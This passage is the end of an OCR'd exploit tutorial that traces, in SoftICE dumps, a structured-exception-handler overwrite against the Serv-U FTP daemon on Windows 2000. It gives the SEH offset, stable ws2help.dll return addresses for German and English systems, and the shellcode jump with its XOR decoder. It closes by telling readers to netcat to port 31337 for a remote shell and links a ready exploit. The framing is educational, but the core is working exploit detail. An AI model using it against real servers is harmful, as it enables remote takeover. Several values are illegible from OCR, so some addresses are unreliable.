001B:77891B18  FF742410            PUSH    DWORD PTR [ESP+10]
(PASSIVE)-KTEB(80D3B820)-TID(0454)--NTDLL!.text+00010A88----------------------
NTICE: Load32 START=77350000 SIZE=22000 KPEB=810E56E0 MOD=adsldpc
NTICE: Load32 START=77820000 SIZE=[illegible] KPEB=810E56E0 MOD=rtutils
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=SETUPAPI
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=USERENV
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=RASAPI32
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=RASMAN
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=TAPI32
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=comctl32
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=SHLWAPI
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=DHCPCSVC
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=winrnr
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=rasadhlp
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=[illegible]
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=msafd
NTICE: Load32 START=[illegible] SIZE=[illegible] KPEB=810E56E0 MOD=wshtcpip
Break due to BP 00: BPX 0008:00419589  (ET=1.12 seconds)
:
      Enter a command (H for help)                                     ServUDaem
```


trace till call 778ac57e

**Trace again till call 778ac57a and enter this subcall now.**



trace till call 778b98b0


**Now we are in the RTLTraceDatabaseEnumerate API which we pass best buy using the F10 key in softice till the call 778b98b0 and step into this one buy using the ‘t’ command.**



```
EAX=013AB8F4   EBX=013AC6A4   ECX=013AB8F8   EDX=013AB724   ESI=013AB91C
ntdll!RtlConvertUlongToLargeInteger+004F
001B:778B98AF  C3             RET
```

```
Enter a command (H for help)
```


**As you can see, we are now in the RtlConvertUlongToLargeInteger+004F API. Just trace till that call ecx command but don't enter the call yet.**



```
EAX=013AB8F4   EBX=013AC6A4   ECX=74F92AC4   EDX=778B98FA   ESI=013AB91C
EDI=013ABFDA   EBP=013AB87C   ESP=013AB86[illegible]   EIP=778B98E4   o d I s Z a P c
CS=001B   DS=0023   SS=0023   ES=0023   F[illegible]   GS=0000
ntdll!RtlConvertUlongToLargeInteger+004F
RET
MOV    EDX,778B98FA
JMP    778B98C0
NOP
MOV    EDX,778B9921
LEA    ECX,[ECX+00]
PUSH   EBP
MOV    EBP,ESP
PUSH   DWORD PTR [EBP+0C]
PUSH   EDX
PUSH   DWORD PTR FS:[00000000]
MOV    FS:[00000000],ESP
PUSH   DWORD PTR [EBP+14]
PUSH   DWORD PTR [EBP+10]
PUSH   DWORD PTR [EBP+0C]
PUSH   DWORD PTR [EBP+08]
MOV    ECX,[EBP+18]
CALL   ECX
MOV    ESP,FS:[00000000]
POP    DWORD PTR FS:[00000000]
MOV    ESP,EBP
POP    EBP
RET    0014
MOV    ECX,[ESP+04]
TEST   DWORD PTR [ECX+04],00000006
MOV    EAX,00000001
[illegible]
Break due to BP 00: BPX 001B:00419589 (ET=1.12 seconds)
Enter a command (H for help)
```

call overwritten SEH

**When you are directly on the call ecx command just have a look at ecx !**
**It's our overwritten SEH pointer which we placed at offset 404-407 in little endian format. In our case it's at 0x74f92ac4, which is a very stable offset for all windows 2000 editions (SP0-SP4) and lays in c:\winnt\system32\ws2help.dll**
**The handler gets installed in the servudaemon.exe at 0x419124 (mov fs:[00000000],eax)**
**In this snapshot if've used a german w2k professional edition.**
**For english Servers the offset is at 0x75022ac4. Now enter the call ecx with 't'.**




```
EAX=013AB8F4   EBX=013AC6A4   ECX=74F92AC4   EDX=778B98FA   ESI=013AB91C
EDI=013ABFD0   EBP=013AB87C   ESP=013AB85C   EIP=74F92AC4   o d I s Z a P c
CS=001B   DS=0023   SS=0023   ES=0023   FS=003B   GS=0000
-------------------------------------------------------byte----------------PROT---(0)--
0010:00000000 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000010 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:[illegible] ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:000000E0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
-------------------------------------------------------------------------PROT32-
001B:74F92AC3  5F                POP     EDI
001B:74F92AC4  5E                POP     ESI
001B:[illegible]  5B             POP     EBX
001B:[illegible]  C3             RET
001B:74F92AC7  E828ECFFFF        CALL    74F91[illegible]F4
001B:[illegible]  EBD7           JMP     74F92[illegible]
001B:[illegible]  68FF010F00     PUSH    000F01FF
001B:[illegible]  683C22F974     PUSH    74F9223C
001B:[illegible]  53             PUSH    EBX
001B:[illegible]  FF150810F974   CALL    [74F91008]
001B:[illegible]  8BF0           MOV     ESI,EAX
001B:[illegible]  3BF7           CMP     ESI,EDI
001B:[illegible]  [illegible]    JNZ     74F92AF8
001B:[illegible]  FF15D010F974   CALL    [KERNEL32!GetLastError]
001B:[illegible]  53             PUSH    EBX
001B:[illegible]  8BF0           MOV     ESI,EAX
001B:[illegible]  FF150C10F974   CALL    [74F9100C]
001B:[illegible]  8BC6           MOV     EAX,ESI
001B:[illegible]  EBCB           JMP     74F92AC3
001B:[illegible]  57             PUSH    EDI
001B:[illegible]  57             PUSH    EDI
001B:[illegible]  57             PUSH    EDI
001B:[illegible]  57             PUSH    EDI
001B:[illegible]  57             PUSH    EDI
001B:[illegible]  57             PUSH    EDI
001B:[illegible]  6AFF           PUSH    FF
001B:[illegible]  6A04           PUSH    04
001B:[illegible]  6AFF           PUSH    FF
001B:[illegible]  56             PUSH    ESI
001B:[illegible]  FF150410F974   CALL    [74F91004]
001B:[illegible]  85C0           TEST    EAX,EAX
001B:[illegible]  7508           JNZ     74F92B18
001B:[illegible]  FF15D010F974   CALL    [KERNEL32!GetLastError]
001B:[illegible]  8BF8           MOV     EDI,EAX
001B:[illegible]  56             PUSH    ESI
001B:[illegible]  8B350C10F974   MOV     ESI,[74F9100C]
001B:[illegible]  FFD6           CALL    ESI
001B:[illegible]  53             PUSH    EBX
001B:[illegible]  FFD6           CALL    ESI
001B:[illegible]  8BC7           MOV     EAX,EDI
001B:[illegible]  EB9B           JMP     74F92AC3
001B:[illegible]  55             PUSH    EBP
001B:[illegible]  8BEC           MOV     EBP,ESP
001B:[illegible]  81EC14010000   SUB     ESP,00000114
001B:[illegible]  56             PUSH    ESI
001B:[illegible]  8B7508         MOV     ESI,[EBP+08]
001B:[illegible]  803E00         CMP     [illegible] PTR [ESI],00
001B:[illegible]  7508           JNZ     74F92B42
001B:[illegible]  83C8FF         OR      EAX,-01
(PASSIVE)-KTEB(80D1B020)-TID(0454)--ws2help!.text+1AC3-------------------------
NTICE: Load32 START=74F40000  SIZE=1D000  KPEB=810E5CE0  MOD=msafd
NTICE: Load32 START=74F[illegible]0000  SIZE=7000  KPEB=810E5CE0  MOD=wshtcpip
Break due to BP 00: BPX 0008:00419589  (ET=1.12 seconds)

Enter a command (H for help)                                             ServUDae
```

**After we entered our overwritten SEH address we pop 2 registers and return.**

**Note to unix exploit writers:**

**On Windows it's not a good idea to jump directly to the offset where the shellcode lies, because we are in a multi-threaded environment where offsets can change, which makes our exploit unstable. For that reason we're jumping to a stable address first, ie. long time not changed dll, which is loaded when the exploited service runs.**

**So, what do you guess where we are now ?**



```
EAX=013AB8F4   EBX=013AB91C   ECX=74F920C4   EDX=778B98FA   ESI=778B98E6
EDI=013ABFD0   EBP=013AB87C   ESP=013AB860   EIP=013AC6A4   o d I s Z a P c
CS=001B   DS=0023   SS=0023   ES=0023   FS=003B   GS=0000
0023:013AC650 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
0023:013AC6A0 61 61 61 61 EB 1B 4A 43-C4 2A F9 74 90 90 90 90  aaaa..JC.*.t....

001B:013AC6A3  61            POPAD
001B:013AC6A4  EB1B          JMP    013AC6C1          (JUMP ↓)
                             DEC    EDX
                             INC    EBX
               C42A          LES    EBP,[EDX]
               F9            STC
               7490          JZ     013AC63D
               90            NOP
               90            NOP
               90            NOP
               90            NOP
               90            NOP
==> 001B:013AC6C1  8B7C24FC  MOV    EDI,[ESP-04]
               83C736        ADD    EDI,36
                             XOR    ECX,ECX
                             MOV    DL,AF
               6681C10202    ADD    CX,0202
                             MOV    BL,[EDI]
                             XOR    BL,DL
                             MOV    [EDI],BL
                             INC    EDI
                             LOOP   013AC6D1
                             LODSB  FS:
                             CMC
                             OUT    8D,AL
                             MOV    AH,BL
                             SALC
                             JA     013AC676
               135103        ADC    EDX,[ECX+03]
                             POP    ESI
                             RET
               FF5B0C        CALL   FAR [EBX-74]
                             JL     013AC696
               AF            SCASD
               AF            SCASD
(PASSIVE)-KTEB(810AB880)-TID(05C4)
:
Enter a command (H for help)
```

ready to start shellcode
and own the b0x !

**Yes, you are right ! We are back in our selfcreated buffer where we placed the shellcode. Just leave the debugger now and you should be able to netcat to port 31337 where you get a shell. The sample exploit [5] on the THC website tries directly to connect to the port 31337.**

## Conclusion

**As I've showed, exploitation of SEH is quite simple and a very elegant way to own a service. I hope everyone who wasn't aware with this technique, has learned something useful.**

## Greetings

**This time the greetings fly to: THC, Halvar, FX, Gera, Scut, Hendy, Random, Stealth, FtR, Dvorak, MaXX and especially g0dzilla who loaned me his digicam for the softice snapshots.**

## References

[1] http://www.microsoft.com/msj/0197/exception/exception.aspx
[2] http://spiff.tripnet.se/~iczelion/Exceptionhandling.html
[3] http://evil.crohack.com/cracking.htm
[4] http://www.azillionmonkeys.com/qed/asm.html
[5] http://www.thc.org/misc/sploits/THCServu.zip
[6] http://www.0x557.org/release/servu.txt

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.6 (GNU/Linux)
Comment: Weitere Infos: siehe http://www.gnupg.org

mQGiBDzw5yMRBACGJ1o25Bfbb6mBkP2+qwd0eCTvCmC5uJGdXWOW8BbQwDHkoO4h
sdouA+0JdlTFIQriCZhZWbspNsWEpXPOAW8vG3fSqIUqiDe6Aj21h+BnW0WEqx9t
8TkooEVS3SL34wiDCig3cQtmvAIj0C9g4pj5B/QwHJYrWNFoAxc2SW1lXwCg8Wk9
LawvHW+Xqnc6n/w5Oo8IpNsD/2Lp4fvQFiTvN22Jd63nCQ75A64fB7mH7ZUsVPYy
BctYXM4GhcHx7zfOhAbJQNWoNmYGiftVr9UvO9GSnG+Y9jq6I16qOn7T7dIZUEpL
F5FevEFTyrtDGYmBhGv9hwtbz3CI9n9gpZxz1xYTbDHxkVIiTMlcNR3GIJRPfo5B
a7u4A/9ncKqRx2HbRkaj39zugC6Y28z9lSimGzu7PTVw3bxDbObgi4CyHcjnHe+j
DResuKGgdyEf+d07ofbFEOdQjgaDx1mmswS4pcILKOyRdQMtdbgSdyPlJw5KGHLX
G0hrHV/Uhgok3W6nC43ZvPWbd3HVfOIU8jDTRgWaRDjGc45dtbQkam9obm55IGN5
YmVycHVuayA8am9obmN5YnBrQGdteC5uZXQ+iFcEExECABcFAjzw5yMFCwcKAwQD
FQMCAxYCAQIXgAAKCRD3c5EGutq/jMW7AJ9OSmrB+0vMgPfVOT4edV7C++RNHwCf
byT/qKeSawxasF8g4HeX33fSPe25Ag0EPPDnrRAIALdcTn8E2Z8Z4Ua4p8fjwXNO
iP6GOANUN5XLpmscv9v5ErPfK+NM2ARb7O7rQJfLkmKV8voPNj4lPUUyltGeOhzj
t86I5p68RRSvO5JKTW+riZamaD8lB84YqLzmt9OuzuOeAJCq3GuQtPMyrNuOkPL9
nX51EgnLnYaUYAkysAhYLhlrye/3maNdjtn2T63MoJauAoB4TpKvegsGsf1pA5mj
y9fuG6zGnWt8XpVSdD2W3PUJB+Q7J3On35byebIKiuGsti6Y5L0ZSDlW2rveZp9g
eRSQz06j+mxAooTUMBBJwMmXjHm5nTgr5OX/8mpb+I73MGhtssRr+JW+EWSLQN8A
AwcH/iqRCMmPB/yiMhFrEPUMNBsZOJ+VK3PnUNLbAPtHz7E2ZmEpTgdvLR3tjHTC
vZO6k40H1BkodmdFkCHEwzhWwe8P3a+wgW2LnPCM6tfPEfp9kPXD43UlTLWLL4RF
cPmyrs45B2uht7aE3Pe0SgbsnWAej87Stwb+ezOmngmrRvZKnYREVR1RHRRsH3l6
C4rexD3uHjFNdEXieW97xHG71YpOVDX6slCK2SumfxzQAEZC2n7/DqwPd6Z/abAf
Ay9WmTpqBFd2FApUtZ1h8cpS6MYb6A5R2BDJQl1hN2pQFNzIh8chjVdQc67dKiay
R/g0Epg0thiVAecaloCJlJE8b3OIRgQYEQIABgUCPPDnrQAKCRD3c5EGutq/jNuP
AJ979IDls926vsxlhRA5Y8G0hLyDAwCgo8eWQWI7Y+QVfwBG8XCzei4oAiI=
=2B7h
-----END PGP PUBLIC KEY BLOCK-----
```